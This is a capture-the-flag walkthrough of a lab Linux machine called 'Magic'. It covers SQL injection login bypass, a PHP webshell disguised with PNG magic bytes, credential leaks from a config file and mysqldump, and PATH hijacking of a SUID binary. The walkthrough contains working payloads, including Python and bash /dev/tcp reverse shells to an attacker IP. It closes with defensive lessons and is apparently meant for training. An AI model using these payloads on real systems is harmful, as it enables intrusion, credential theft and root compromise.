Magic
A portfolio site's login form is bypassed with a SQL injection, exposing an image upload page. Weak content validation is defeated by prepending PNG magic bytes to a PHP webshell, giving code execution as www-data and a reverse shell. A database config file leaks MySQL credentials; mysqldump recovers a plaintext password that is reused to become theseus. A custom SUID binary, /bin/sysinfo, calls helper tools by relative name, so PATH hijacking a malicious lshw yields a shell as root.
TL;DR
Magic is a Medium-difficulty Linux machine running a custom portfolio web application. A SQL injection in the login form bypasses authentication and grants access to an image upload page. Weak content validation is defeated by prepending PNG magic bytes to a PHP webshell, giving command execution as www-data and a reverse shell. A database config file leaks MySQL credentials; mysqldump recovers a plaintext password that is reused to move laterally to theseus. Finally, a custom SUID binary, /bin/sysinfo, invokes helper tools by relative name, so PATH hijacking a malicious lshw executes our code as root.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Magic | Linux | Medium | 10.129.82.9 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.82.9 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sCV 10.129.82.9 -p$portsThe scan returns only SSH and HTTP:
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)| 256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)|_ 256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)80/tcp open http Apache httpd 2.4.29 ((Ubuntu))|_http-server-header: Apache/2.4.29 (Ubuntu)|_http-title: Magic PortfolioService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelWe open port 80 in the browser and are greeted by an image portfolio named Magic Portfolio:


There is little to the site beyond a login link. Clicking Login brings up a standard username/password form:
Foothold
SQL injection in the login form
Submitting a random username and password returns an alert reading wrong username or password, and the form sends a POST to /login.php. The field is a prime target for SQL injection, but the form disables the space key in both inputs, so we intercept the request in Burp Suite and inject the payload directly, setting the password field to %27+OR+1=1+--+- (URL-encoded ' OR 1=1 -- -):
POST /login.php HTTP/1.1Host: 10.129.82.9Content-Type: application/x-www-form-urlencodedContent-Length: 27Cookie: PHPSESSID=gfocm71bqg2o7gmprb3p8bkc12
username=test&password=%27+OR+1=1+--+-
The OR 1=1 condition makes the query always return true, bypassing authentication, and the server redirects us to upload.php:

We are now authenticated.
Defeating the upload filter with magic bytes

Uploading a harmless test.txt returns an error stating only three formats are accepted: jpeg, png, and jpg. Browsing the homepage shows that uploaded images are served from the relative path images/uploads, which tells us where a successful upload will land:
Our goal is to upload a PHP webshell disguised as an image. We create webshell.php with a minimal command-execution payload:
<?php if(isset($_GET['cmd'])) { system($_GET['cmd'] . ' 2>&1'); }?>Renaming it to a double extension (webshell.php.png) and uploading is rejected with What are you trying to do there?:

So the server validates the file content, not just the extension. Inspecting the file confirms it is still detected as PHP:
file webshell.php.pngwebshell.php.png: PHP script, ASCII textFile type is determined by magic bytes — a signature at the start of the file. PNG files begin with 89 50 4E 47 0D 0A 1A 0A. We build a new file that starts with those bytes and then appends our PHP code, so it passes the image check while still being parsed as PHP by the server:
echo '89 50 4E 47 0D 0A 1A 0A' | xxd -p -r > webshellMod.php.pngcat webshell.php >> webshellMod.php.pngThe file now fingerprints as non-PHP data:
file webshellMod.php.pngwebshellMod.php.png: Non-ISO extended-ASCII text, with CRLF, LF line terminatorsThis uploads without complaint. We trigger it through the cmd parameter:
http://10.129.82.9/images/uploads/webshellMod.php.png?cmd=whoamiThe response is www-data, confirming code execution.
Reverse shell
We start a listener on the Pwnbox:
nc -lvnp 9001Bash reverse-shell payloads fail here (the shell cannot grab a TTY), so we check for Python:
http://10.129.82.9/images/uploads/webshellMod.php.png?cmd=which%20python3python3 is present at /usr/bin/python3, so we use a Python reverse shell as the cmd value (URL-encoded in the request):
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.15.144",9001));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;pty.spawn("sh")'The listener catches the connection as www-data:
listening on [any] 9001 ...connect to [10.10.15.144] from (UNKNOWN) [10.129.82.9] 33336$ whoamiwww-dataUser
Database credentials in db.php5
Exploring the web root at /var/www/Magic, we find a database config file, db.php5:
<?phpclass Database{ private static $dbName = 'Magic' ; private static $dbHost = 'localhost' ; private static $dbUsername = 'theseus'; private static $dbUserPassword = 'iamkingtheseus'; ... self::$cont = new PDO( "mysql:host=".self::$dbHost.";"."dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword); ...}This gives MySQL credentials — theseus / iamkingtheseus — and tells us the backend is MySQL. Checking the internally listening ports confirms a database on 3306:
ss -tulpntcp LISTEN 0 80 127.0.0.1:3306 0.0.0.0:*tcp LISTEN 0 128 0.0.0.0:22 0.0.0.0:*tcp LISTEN 0 128 *:80 *:*Dumping the database with mysqldump
There is no mysql client on the box, so we search for any MySQL-related binary we can use instead:
find / -type f -name '*mysql*' 2>/dev/null.../usr/bin/mysqldump/usr/bin/mysqladmin/usr/bin/mysqlshow...mysqldump is available, so we use it to dump the Magic database with the credentials we found:
mysqldump -u theseus -piamkingtheseus -h localhost MagicThe dump reveals the login table with a plaintext credential:
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');Lateral movement to theseus
The recovered password Th3s3usW4sK1ng is reused for the theseus system account, so we switch user:
su theseusEntering Th3s3usW4sK1ng lands us a shell as theseus, and we read the user flag:
theseus@ubuntu:~$ cat ~/user.txt687*****************************Privilege Escalation
A custom SUID binary
We look for SUID binaries, which run with the privileges of their owner:
find / -type f -perm -4000 2>/dev/null.../bin/sysinfo/bin/su/bin/ping.../bin/sysinfo is a non-standard, custom binary — worth a closer look. Running strings (or ltrace) against it shows it shells out to several system utilities such as fdisk and lshw by name only, without absolute paths:
strings /bin/sysinfoltrace /bin/sysinfoBecause the binary is SUID root and calls these helpers using a bare name, their resolution depends on $PATH — a classic PATH hijacking vector.
PATH hijacking lshw
We plant a malicious lshw in a writable directory and prepend that directory to $PATH, so our version is found before the real one. First, start a second listener on the Pwnbox:
nc -lvnp 9002Then, as theseus, create a fake lshw that fires a reverse shell and make it executable:
cd /dev/shmecho -e '#!/bin/bash\n\nbash -i >& /dev/tcp/10.10.15.144/9002 0>&1' > lshwchmod a+x lshwPrepend /dev/shm to $PATH:
export PATH="/dev/shm:$PATH"Now run the SUID binary, which resolves lshw to our script and executes it as root:
/bin/sysinfoThe second listener receives a root shell:
listening on [any] 9002 ...connect to [10.10.15.144] from (UNKNOWN) [10.129.82.9]root@ubuntu:/#We read the final flag:
root@ubuntu:/# cat /root/root.txteef*****************************SQL injection bypasses /login.php → upload a PHP webshell disguised with PNG magic bytes → code execution as www-data → reverse shell → leak MySQL creds from db.php5 → mysqldump recovers theseus’s password → su theseus → custom SUID /bin/sysinfo calls lshw by relative name → PATH hijack → root.
Lessons Learned
- Use parameterised queries. The login form built its SQL from raw user input, so
' OR 1=1 -- -bypassed authentication entirely. Prepared statements with bound parameters would have made the injection impossible — and client-side tricks like disabling the space key stop nothing, since the request can be edited in a proxy. - Validate uploads by more than content sniffing. Checking only the leading magic bytes let a PHP payload masquerade as a PNG. Re-encode uploaded images, store them outside the web root (or on a host that never executes them), and serve them through a handler that never runs them as code.
- Never store plaintext credentials. Both the
db.php5config and thelogintable held passwords in the clear, and password reuse turned a database read into a shell astheseus. Keep secrets out of source, hash stored passwords, and use distinct credentials per service and account. - Call binaries by absolute path in privileged programs.
/bin/sysinforan as root but invokedlshwby name, trusting$PATH. SUID programs should use full paths and a sanitised environment, and such tools should only carry SUID when there is no safer alternative.